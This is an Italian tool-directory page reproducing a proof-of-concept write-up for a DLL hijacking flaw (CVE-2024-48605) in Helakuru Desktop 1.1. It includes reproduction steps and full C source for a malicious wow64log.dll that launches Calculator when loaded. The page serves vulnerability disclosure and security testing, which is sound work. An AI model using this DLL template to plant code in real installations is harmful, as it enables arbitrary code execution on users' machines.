Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
HelakuruV.1.1-DLLHijack — Helakuru Versione 1.1 DLL Hijack - CVE-2024-48605 | Kitploit

Strumenti/GitHubGitHub/surajhacx/helakuruv.1.1-dllhijack
Analisi delle VulnerabilitàAnalisi del CodiceExploitSviluppo PayloadBinary Exploitation
GitHubsurajhacx/helakuruv.1.1-dllhijack

HelakuruV.1.1-DLLHijack

Helakuru Versione 1.1 DLL Hijack - CVE-2024-48605

Vedi Repository
5611 anno faNon ancora revisionato
Condividi

Vulnerabilità di DLL Hijacking in Helakuru

Riepilogo


La versione Desktop 1.1v di Helakuru opera sia su architetture a 64 bit che a 32 bit. Durante i test, è stato identificato che il programma tenta di caricare wow64log.dll, che non è inclusa per impostazione predefinita nei sistemi operativi Windows moderni. Ciò genera un errore 'Name not found', esponendo il programma a una vulnerabilità di DLL Hijacking. Creando una wow64log.dll malevola, è possibile ottenere l'esecuzione arbitraria di codice.

Versione affetta

Helakuru Desktop 1.1v

Passaggi per riprodurre

  1. Monitorare il caricamento delle DLL con ProcMon
  • ProcMon mostra l'operazione CreateFile con "Name not found" per wow64log.dll Pasted image 20240925232040
  1. Creare una wow64log.dll malevola
#include <windows.h>
#include <stdio.h>

void LaunchCalculator()
{
    STARTUPINFOA si;
    PROCESS_INFORMATION pi;

    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));

    const char* calcCmd = "C:\\Windows\\System32\\calc.exe";

    if (!CreateProcessA(
        NULL,          
        (LPSTR)calcCmd, 
        NULL,          
        NULL,          
        FALSE,         
        0,             
        NULL,          
        NULL,          
        &si,           
        &pi))          
    {
        printf("CreateProcess failed (%d).\n", GetLastError());
    }
    else
    {
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
    }
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        LaunchCalculator();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
  1. Eseguire Helakuru Desktop

  • Avviare nuovamente Helakuru Desktop. La wow64log.dll malevola verrà ora caricata nel programma, attivando la Calcolatrice come dimostrazione di un'iniezione DLL riuscita. Pasted image 20240925233737
  1. Verificare il caricamento della DLL con ProcMon
  • Riaprire ProcMon e osservare che wow64log.dll viene caricata con successo questa volta, confermando che la DLL personalizzata è stata eseguita dal programma. Pasted image 20240925232728

Impatto: Questa vulnerabilità consente l'esecuzione arbitraria di codice.

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    370
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    289

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →